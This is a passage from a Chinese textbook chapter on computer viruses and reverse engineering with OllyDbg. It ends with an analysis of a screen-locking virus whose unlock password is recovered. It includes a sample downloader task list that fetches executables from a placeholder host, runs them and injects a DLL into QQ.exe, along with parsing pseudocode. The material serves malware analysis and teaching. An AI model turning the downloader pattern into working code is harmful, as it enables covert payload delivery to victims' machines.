从2013到2015年，病毒的主要进攻方向已经明朗，第一是移动终端，第二则是网络支付服务。目前在移动终端中，由于安卓系统的开源性以及大部分APP没有进行严格地审核，导致病毒大肆发展与传播，并且随着二维码、微信支付等方式的产生，利用扫码、支付等漏洞的病毒正源源不断地被开发出来。同样，iOS用户也绝不能掉以轻心，虽然APP在App Store中需要经过严格审核，但是2014年11月，一个名为WireLurker的病毒感染了约35万的中国苹果用户。该病毒通过寄生在第三方软件商店“麦芽地”中，当用户在Mac/PC平台使用“麦芽地”通过USB连接iOS设备下载盗版软件时，病毒就会顺着这条数据线，从计算机入侵到移动设备中，并且自动下载恶意软件，无论是否越狱。当然，广大iOS用户不必因此害怕，但却要因此而警惕起来，不要贪图便宜而去下载危险未知的第三方盗版软件，也不要去轻易越狱，病毒总是潜藏在未知中。不容置疑，在网络交易平台所带来有巨大利益的这块大蛋糕的趋势下，被金钱蒙蔽了双眼的黑客也许正酝酿着给予互联网交易一个巨大的冲击。毫无疑问，未来物联网将成为新时代的主流科技，而伴随着物联网的逐渐发展，黑客隐患更加不能被忽视，也许在将来的物联网时代，科幻游戏《看门狗》中的病毒程序就会成为现实。

9.1.3　计算机病毒的特点、分类与目的

1. 计算机病毒的特点

通过上面一节计算机病毒的发展史，我们可以从中总结出计算机病毒的特性。

（1）传染性

计算机病毒就如同生物病毒一般，既可以在计算机系统内进行文件之间的传染，又可以在计算机与计算机之间传染。传染的媒介可以是物理硬件，如U盘、移动硬盘等移动存储设备，也可以是通过虚拟网络传输文件、邮件等方式进行传染。

（2）破坏性

通常来说，计算机病毒几乎都带有一定的对计算机系统、程序、硬件的破坏能力。破坏能力主要体现在篡改目标文件、破坏系统程序、盗取账号密码等方面。病毒的威胁能力并不取决于病毒的破坏性，而是决定于病毒的隐蔽性。



（3）隐蔽性

病毒的隐蔽性是决定其能否长久存活并且发挥作用的决定性因素。病毒的隐蔽性体现在：①对于计算机用户而言，病毒能够神不知鬼不觉地在后台悄悄运行，并且一般不会做出影响计算机正常运行的行为，能够很好地隐藏而不被计算机用户发现；②对计算机杀毒软件而言，病毒通过加壳免杀等方式绕过杀毒软件的主动防御以及手动查杀。一旦病毒做到了这两点，那么这个病毒的隐蔽性就是极好的，同时威胁性也是极大的。

（4）潜伏性

病毒的潜伏性则是指当病毒寄生在宿主机内并不会立刻发作，而是当通过用户或应用程序触发某种特定的条件时，病毒才会运行。

（5）潜在性

计算机病毒会随着科技的发展而发展，伴随着新兴应用的产生而产生，因此计算机病毒对于任何一个科技、应用来说，都会有潜在的风险，只要有黑客想要获得某种利益，那么具有针对性的病毒便会被研发出来，所以病毒具有潜在性。

2. 计算机病毒的常见类型

目前常见的计算机病毒主要有以下几种类型。

- 前缀带有W32/Win32、PE名称，称作Windows系统病毒，以感染.exe和.dll文件为主。
- 前缀中带有Trojan，也就是常见的木马病毒，通常会盗取用户的个人信息。
- 前缀中带有Hack，黑客病毒，功能以远程控制为主。
- 前缀中带有Marco，宏病毒，感染Office文件。
- 前缀中带有Backdoor，后门病毒，通过TCP/UDP协议，利用CMD命令行入侵宿主计算机。
- 前缀中带有Harm，破坏病毒，对计算机系统及文件进行破坏，如格式化硬盘。
- 前缀中带有joke，玩笑病毒，主要以恶搞为主。
- 前缀中带有Binder，捆绑病毒，捆绑在其他正常文件上，比如捆绑QQ.exe,则为Binder.QQ.exe。

3. 计算机病毒的目的

- 展示技术能力，如熊猫烧香，“××神器”。
- 出于利益目的，如APT攻击，木马病毒。
- 用于军事，如1999年科索沃战争，南联盟使用包括计算机病毒等手段实施网络攻击北约军事情报网络，在一定程度上延缓了美国和北约其他国家对南联盟的空袭进程。

了解了计算机病毒的发展起源与分类，那么到底什么是计算机病毒？接下来通过实例分析，来深入了解病毒的原理。

9.2 常用工具及病毒分析

9.2.1 OD进阶

在上一章介绍逆向技术时，讲述了OD的基本使用方法以及在软件漏洞分析中的作用。接下来的一节中，将会使用OD对“敲竹杠”病毒进行详细分析，并且将在分析的同时教会大家如何去更多地了解OD，明白如何去合理、高效地使用与分析。

首先来看一小段代码：

```
#include "stdafx.h"
int main(int argc, char* argv[]){
printf("Hello,world!\n");
return 0;
}
```

上述代码中只执行了两条命令：printf、return，用于实现打印输出和返回。

下面逐条解释反汇编代码的各个命令。

首先载入OD。图9-1显示了各个界面窗口。



图9-1　OD界面窗口

在每个窗口右击可得到对应窗口的菜单。

在一个程序被载入OD进行动态反汇编的时候，首要的一点就是找到入口点，不同IDE编译出的程序的入口点会有所不同，这个就需要读者自己观察，或者百度搜索一下入口点特征。

VC 6.0编译出的程序，入口点是三个压栈指令push，这个虽然在int main(int argc, char* argv[]) 定义的时候没有写，但是执行的时候默认还是传递3个参数，如图9-2所示。

```
004010E3  .  50             push  eax
004010E4  .  FF35 2099400   push  dword ptr [409920]
004010EA  .  FF35 1C99400   push  dword ptr [40991C]
004010F0  .  E8 0BFFFFFF    call  00401000
```

图9-2　main函数入口

实际在这三条指令之前执行了很多指令，其作用是初始化可执行文件的空间，并激活主线程，这在前面章节有详细介绍。接下来会执行获取命令行的API以便获取命令行信息，这里不考虑，仅作提示，有兴趣的读者可以自己查阅相关资料。

这里说一下Call指令，熟悉VB的读者可能会知道Call指令，比如下面一个简短的Test()子函数。

```
Private Sub Form_Load()
Call Test
End Sub
Sub Test()
MsgBox "我是测试"
End Sub
```

程序执行后进入Load函数执行Call Test指令，其作用就是激活Test子函数。在汇编语言中有详细解释，Call 执行后程序的流程就进入了Test子函数里，上述汇编代码则是进入了00401000这个地址内，因为Call支持直接进入Call地址、Call寄存器。

如果想看Call所指示的子函数的话，可按OD的快捷键F7。这里直接按下F7键跟进，看到如图9-3所示结果。

```
00401000 ┌$  68 30704000  push  00407030    ASCII "Hello World!",LF
00401005 │.  E8 06000000  call  00401010
0040100A │.  83C4 04      add   esp, 4
0040100D │.  33C0         xor   eax, eax
0040100F └.  C3           retn
```

图9-3　子函数

这里有个类似中括号的符号，括住的内容就是一段子函数，其结构如图9-4所示。

```
┌ sub test()
│ ....
└ end sub
```

图9-4　子函数结构

说明：参数是保存在栈中的，而栈是通过ss：sp来定位的。每次用Call调用子函数的时候，如果有参数必然会调用push，因为push是压栈操作，意思是将数据压入栈内。

```
00401000 /$ 68 30704000 push 00407030 ;
ASCII "Hello World!",
LF
//这一条指令的意思是将00407030地址内的ASCII字符"Hello World"压入堆栈
00401005 |. E8 06000000 call 00401010
//跳转到 00401010 地址去执行代码,这里的00401010就相当于Sub Test()
```

```
0040100A |. 83C4 04 add esp, 4
//平衡栈空间
0040100D |. 33C0 xor eax, eax
//清空寄存器
0040100F \. C3 retn
//返回
```

至此可以大概地梳理出代码的反汇编代码执行流程。

```
#include "stdafx.h"
int main(int argc, char* argv[])
{
printf("Hello,world!\n");
return 0;
}
```

首先执行主函数main。因为main有3个参数，所以要把这3个参数事先压入到栈空间，以便调用main的时候可以在main函数内部得到参数。

压入完成后执行Call函数，跳转到main主程序。main程序首先调用printf函数，因为printf函数有一个参数，所以在调用函数之前先把参数压入到栈中再调用，所以就有如下的反汇编代码。

```
00401000 /$ 68 30704000 push 00407030 ; ASCII “Hello World!”,LF
00401005 |. E8 06000000 call 00401010
```

调用完成之后需要平衡栈空间，由于这里的系统是32位的，所以参数就是4。


```
0040100A |. 83C4 04 add esp, 4
```

清空eax寄存器后返回，执行return 0。这就是上述代码的执行流程。

再看一段代码。

```
#include "stdafx.h"
int main(int argc, char* argv[])
{

int a;
scanf("%d",&a);
a--;
if(a==1)
{printf("成功\n");}
```



```
else
{printf("失败\n");}
return 0;
}
```

从代码逻辑看，可以知道输入1会提示成功，其他值均为失败。这里是最基本的判断，其中只是将a--变形了一下。

下面是上面代码的反汇编的main代码。

```
00401000 /$ 51 push ecx ; OllyDbgT.004080C8
//保护现场
00401001 |. 8D4424 00 lea eax, dword ptr [esp]
//获取int a 变量的地址保存进eax寄存器内
00401005 |. 50 push eax
//将a的地址压栈
00401006 |. 68 40804000 push 00408040 ; ASCII "%d"
//将字符压栈
0040100B |. E8 71000000 call 00401081
//调用scanf函数
00401010 |. 8B4424 08 mov eax, dword ptr [esp+8]
//将输入的数字保存进eax寄存器内,这里的esp+8实际因为a地址是第二个参数
00401014 |. 83C4 08 add esp, 8
//平衡栈空间
00401017 |. 48 dec eax
//这里是eax内的数据进行减1操作
00401018 |. 83F8 01 cmp eax, 1
//将eax寄存器的内容与1进行比较
0040101B |. 894424 00 mov dword ptr [esp], eax
//将eax寄存器里的内容保存进a变量内
0040101F |. 75 11 jnz short 00401032
//如果不为2则跳转
00401021 |. 68 38804000 push 00408038
//压入“成功”字符
00401026 |. E8 25000000 call 00401050
//执行打印输出函数
0040102B |. 83C4 04 add esp, 4
//平衡栈
0040102E |. 33C0 xor eax, eax
```

```
//清零
00401030 |. 59 pop ecx
//弹出ecx
00401031 |. C3 retn
//返回
00401032 |> 68 30804000 push 00408030
//压入“失败”字符
00401037 |. E8 14000000 call 00401050
//执行打印输出函数
0040103C |. 83C4 04 add esp, 4
//平衡栈
0040103F |. 33C0 xor eax, eax
//清零
00401041 |. 59 pop ecx
//弹出ecx
00401042 \. C3 retn
//返回
```

提示：可以看到00401018 |. 83F8 01 cmp eax，1是个关键，把1修改为2试试？

下面来解释软件调试分析中的部分术语。

栈是一组连续的内存地址，其大小为<=2^操作系统位数为32，ss：sp为两个与栈有关的寄存器。

- ss 为段寄存器。
- sp 为偏移寄存器。

ss：sp在任意时刻都指向栈顶，即栈空间最大值加上一个字节。

当栈为空的时候，栈里没有元素，也就没有了所谓的栈顶元素，只能指向下一个内存单元。例如：将10000H～1000FH作为栈，当其为空的时候，其中ss：sp为10000H～10010H；当要压入元素时ax=2266H，则执行push ax时，ss：sp 指向的栈顶为10000H～10010H-2（这里的2可能是位数），也就是10000H～1000EH，然后写入数据，高地址数据存入高地址，低地址数据存入低地址。

ah=22存入1000FH，al=66存入1000EH，压入栈的时候sp+2，弹出栈的时候sp-2。

拿到样本（这里的样本默认为可执行文件）后，要用杀病毒软件进行查杀，然后得到样本的杀毒软件定义名称，接着用搜索引擎进行搜索查询，看看有没有有用的信息。接着还要用PEiD查看这个样本的输入表，看都有什么函数，然后再看这个程序是否是窗口程序。

如果是：确认这个窗口是否是MFC窗口，如果是就检查MFC窗口启动前有没有多余的操作。分析的时候结合IDA能够更快地得到启动函数的内存地址，然后可以对比MFC启



动函数的源代码。

如果不是：也需要找到启动函数。这个大家可以自行编写一些窗口程序进行分析。

首先打开一款HIPS软件（能够记录较多行为的软件），然后直接在OllyDbg运行（已经对样本输入表进行下断）。这一遍只是粗略地结合HIPS日志，大体地了解这个样本的功能；然后才是根据这些零散的功能做具体分析。

例如下载者样本，在运行后由于是下载者，必要的工作是验证是否联网，（有些编写者不验证网络直接下载，这对分析没有太大影响），然后寻找服务器，得到下载地址路径。如果是批量下载可能还会遇到字符的处理问题，比如以下格式的下载地址。

http：\\1.1.1.1\1.txt

内容如下：

http：\\1.1.1.1\1.exe，NULL，运行

http：\\1.1.1.1\2.DLL，注入到QQ.exe，运行

http：\\1.1.1.1\3.exe，NULL，运行

http：\\1.1.1.1\4.exe，NULL，3秒运行

当从http：\\1.1.1.1\1.txt 获取样本后，会获取到上述格式的字符串。

这时就要进行字符截取，首先是回车符，其次是逗号，然后定义一个数组。这里只给出伪代码：

字符串=获取网络地址字符（“http：\\1.1.1.1\1.txt”）；

数组=分割字符（字符串，回车符）；

数组1=分割字符（数组，逗号）；

则

```
数组1[0] //为地址
数组1[1] //为指令
数组1[2] //是直接运行还是等待运行
```

然后再根据指令下载。

上述是下载者在下载前对字符的处理，接下来介绍OllyDbg的下断方式。

首先说明一下中文帮助文档。OllyDbg支持数种不同类型的断点。

（1）一般断点（Ordinary breakpoint）。将想中断的命令的第一个字节，用一个特殊命令INT3（调试器陷阱）来替代。在反汇编窗口中，选中要设断点的指令行并按F2键，就可以设定一个此类型的断点，也可以在快捷菜单中设置。再次按下 F2 键时，断点将被删除。注意，程序将在设置断点指令被执行之前中断。

INT3断点的设置数量是没有限制的，当关闭被调试程序或者调试器的时候，OllyDbg将自动把这些断点保存到硬盘中。永远不要试图在数据段或者指令的中间设置这种断点，如果在代码段以外设置断点，OllyDbg将会发出警告。在安全选项（Security options）中关闭这个提示，调试器在某些情况下会插入自带的临时INT3断点。

（2）条件断点（Conditional breakpoint），其快捷键 Shift+F2。条件断点是一个带

有条件表达式的普通INT3断点。当调试器遇到这类断点时会计算表达式的值，如果结果非零或者表达式无效，将暂停被调试程序。当然，由条件为假的断点引起的开销是非常高的（主要归因于操作系统的反应时间）。在Windows NT、奔腾Ⅱ/450处理器环境下，OllyDbg每秒最多处理2500个条件为假的断点。条件断点的一个典型使用情况就是在Windows消息上（比如 WM_PAINT）设置断点。为此，可以将伪变量 MSG 同适当的参数说明联合使用，如果窗口被激活，可参考后面的消息断点描述。

（3）条件记录断点（Conditional logging breakpoint），其快捷键为Shift+F4。条件记录断点是一种条件断点，每当遇到此类断点或者满足条件时，它将记录已知函数表达式或参数的值。例如，可以在一些窗口过程函数上，设置记录断点并列出对该函数的所有调用。要么只对接收到的WM_COMMAND消息标识符设断点，要么对创建文件的函数（CreateFile）设断点，并且记录以只读方式打开的文件名等，记录断点和条件断点的速度相当，从记录窗口中浏览上百条消息要比按上百次F9键轻松得多，读者可以为表达式选择一个预先定义好的解释说明。

设置通过次数。每次符合暂停条件时，计数器就会减1。如果通过次数在减1前，不等于0，OllyDbg就会继续执行。如果一个循环执行100次（十进制），在循环体内设置一个断点并设置通过次数为99（十进制），OllyDbg将会在最后一次执行循环体时暂停。

条件记录断点允许传递一个或多个命令给插件（plugins）。例如，读者需要使用命令行插件改变一个寄存器的内容，然后继续执行程序。

（4）消息断点（Message breakpoint）。消息断点和条件记录断点基本相同，OllyDbg会自动产生一个条件，这个条件允许在窗口过程的入口处设置某些消息（比如WM_PSINT）断点，可以在Windows窗口中设置它。

（5）跟踪断点（Trace breakpoint）。跟踪断点是在每个选中命令上设置的一种特殊的INT3断点。如果设置了Hit跟踪（hit trace），断点会在命令执行后移除并在该地址处做一个标记；如果使用的是Run跟踪（run trace），OllyDbg会添加跟踪数据记录并且仍然保持断点的激活状态。

（6）内存断点（Memory breakpoint）。OllyDbg每一时刻只允许有一个内存断点。在反汇编窗口、CPU窗口、数据窗口中选择一部分内存，然后使用快捷菜单可以设置内存断点，此时如果有以前的内存断点，将被自动删除。要么在内存访问（读、写、执行）时中断，要么在内存写入时中断。设置此类断点时，OllyDbg将会改变所选部分的内存块属性。在与80×86兼容的处理器上，将会有4096Byte的内存被分配并保护起来，即使仅仅选择了1个字节，OllyDbg 也会将整个内存块都保护起来，这将会引起大量的错误警告，请小心使用此类断点。某些系统函数（尤其是在Windows 95/98下）在访问受保护的内存时，不但不会产生调试事件反而会造成被调试程序的崩溃。

（7）硬件断点（Hardware breakpoint）（仅在Windows ME/NT/2000下可用）。在80×86兼容的处理器上，允许设置4个硬件断点，硬件断点和内存断点不同，它并不会降低执行速度，但是最多只能覆盖4个字节。在单步执行或者跟踪代码时，OllyDbg能够使用硬件断点代替INT3断点。



（8）内存访问一次性断点（Single-shot break on memory access）（仅在Windows NT/2000下可用）。对整个内存块设置该类断点可以通过内存窗口的快捷菜单（或按F2键）来完成。若想捕捉调用或返回到某个模块时，该类断点就显得特别有用。中断发生以后，断点将被删除。

（9）暂停Run跟踪（Run trace pause）其快捷键为Ctrl+T。暂停Run跟踪是在每一步Run跟踪（run trace）时都要检查的一个条件集，它可以在EIP进入某个范围或超出某个范围时暂停、某个条件为真时暂停、命令与指定的模式匹配时暂停、当命令可疑的时候暂停。注意，这一选择会极大地（高达20%）降低Run跟踪的速度。

OllyDbg也可以在一些调试事件（debugging events）上暂停程序执行，比如加载或卸载DLL、启动或终止线程或者程序发出调试字符串的时候暂停。

CPU操作的对象是寄存器，寄存器又有诸多分类，其中有一类就是调试和测试寄存器。

调试寄存器被称为DR_n（n为下角标）。DR调试寄存器总共有8个，从DR_0到DR_7。

每个寄存器的作用如下。

- DR_0～DR_3：调试地址寄存器（保存地址）。
- DR_4～DR_5：保留。
- DR_6：调试寄存器组状态寄存器。
- DR_7：调试寄存器组控制寄存器。

在OllyDbg中的调试寄存器窗口可以查看寄存器的值，如图9-5所示。

```
调试寄存器
DR0 00000000
DR1 00000000
DR2 00000000
DR3 00000000

DR6 00000000
DR7 00000000
```

图9-5　调试寄存器

这里下一个硬件访问断点（见图9-6），可以看到DR_0已经保存了断点1指向的地址。而DR_6、DR_7也出现了数据。这里不对此赘述，因为涉及了标志位，具体的详细解释可以参考百度百科或者相关书籍。

```
硬件断点
#  基址      大小  中断于
1  0012FFC0  2     访问    跟随 1  删除 1
2                          跟随 2  删除 2
3                          跟随 3  删除 3

DR0 0012FFC0
DR1 00000000
DR2 00000000
DR3 00000000

DR6 FFFF0FF0
DR7 00070501
```

图9-6　硬件断点

设置访问断点之后，如果是在API上下断会直接定位到API地址。关于标题栏的指向技巧，如图9-7所示。




图9-7　OllyICE标题栏比较

在图9-7上方显示“模块-MSVBVM60”字样，如果显示的并非是调试程序的名称，说明已经离开了用户代码，如果这个时候去脱壳，脱的并不是调试程序的壳。

常用下断点的方式是 bp API函数（见图9-8），例如 bp DeleteFileA（区分大小写）。

程序直接运行后，遇到DeleteFile函数调用就会断下来，这里也有人会下bp DeleteFileW断点。需要说明一下，此方式涉及字符处理的API都有两个版本，ANSI（"A"）和（"W"）的 Unicode 版本。




图9-8 bp API函数

通过这个断点可以知道这个样本自运行后会删除什么。如果确定这个位置就是病毒的主要代码，那么可以执行到返回，然后在领空（push ebp）处直接下断，重载程序并运行到断点，然后逐个分析每一个语句。

9.2.2 “敲竹杠”病毒分析

首先打开样本，此时会弹出来一个对话框窗口，可以看到鼠标被限制在窗口区域内，并出现桌面图标消失等状况，如图9-9所示。




图9-9 “敲竹杠”病毒

使用OllyDbg载入这个程序，执行到入口处（见图9-10）。




图9-10 入口点位置

前面都是一些加载易语言库文件的操作，很容易找到入口。

然后，按F7键跟进这个 call [call eax]语句，这里不再赘述了。由于只有一个按钮，所以跟踪到这个按钮事件。

此时可以一目了然地看到密码，如图9-11所示。




图9-11 “敲竹杠”密码获得过程



这里如果中毒的话，可以直接再运行这个程序，然后输入wozhenxiangzisha就可以了。

9.2.3　重要辅助工具

当然，要想更加透彻地分析病毒，仅仅使用OD是不够的，本节将介绍一些常用的病毒分析工具，便于读者从行为、部分源码上理解病毒的原理，以及杀毒软件是如何有效防治病毒入侵计算机的原理。

1. PEiD——查壳工具

PEiD（见图9-12）在本书中多次提到，是一款非常优秀的针对PE文件的查壳软件，病毒通过加壳一方面为了达到免杀的目的，另一方面也是为了保护代码不被轻易地破解分析。加壳的病毒程序通常需要脱壳以后才能从真正的入口点函数开始分析。




图9-12　PEiD使用界面

图9-13所示的是一个加壳的文件。很显然，程序代码通过加密以后，第一行显示出来的并不是程序入口点函数所代表的基地址，同时也无法从代码中读出有用的信息。




图9-13　加壳文件

进行脱壳处理之后，就能很明显地看到代码的真实面目，代码第一行也恢复为正常的入口点函数，同时从注释中可以看到该程序调用了MessageBoxA函数，如图9-14所示。




图9-14　文件脱壳后

简单地说。PE文件就是Windows平台上的可执行程序，包括exe、dll、com、sys、ocx等各种文件。

既然作用于计算机的病毒都是PE文件格式，那么也可以使用专门分析PE文件的软件来分析病毒，如Stud_PE。

2. Stud_PE

在Stud_PE（见图9-15）的“在16进位编辑器中视图文件头树”中的“数据_目录”段后，可以清楚地看到数据是被加了UPX壳（见图9-16）。




图9-15　Stud_PE功能图



图9-16　UPX壳

打开Stud_PE主界面的函数选项，可以清楚地了解到该程序调用的函数类型（见图9-17）。




图9-17　函数分析界面

其中KERNEL32.DLL装载的是程序的winmain入口函数，USER32.DLL装载则是MessageBoxA，这可是在加壳的情况下就能看到的，因此一款分析PE文件的软件在加壳程序函数的分析上是优于调试器的，类似的软件还有PEview。

当然，也有专门分析程序调用函数的武器——Dependency Walker（见图9-18）。

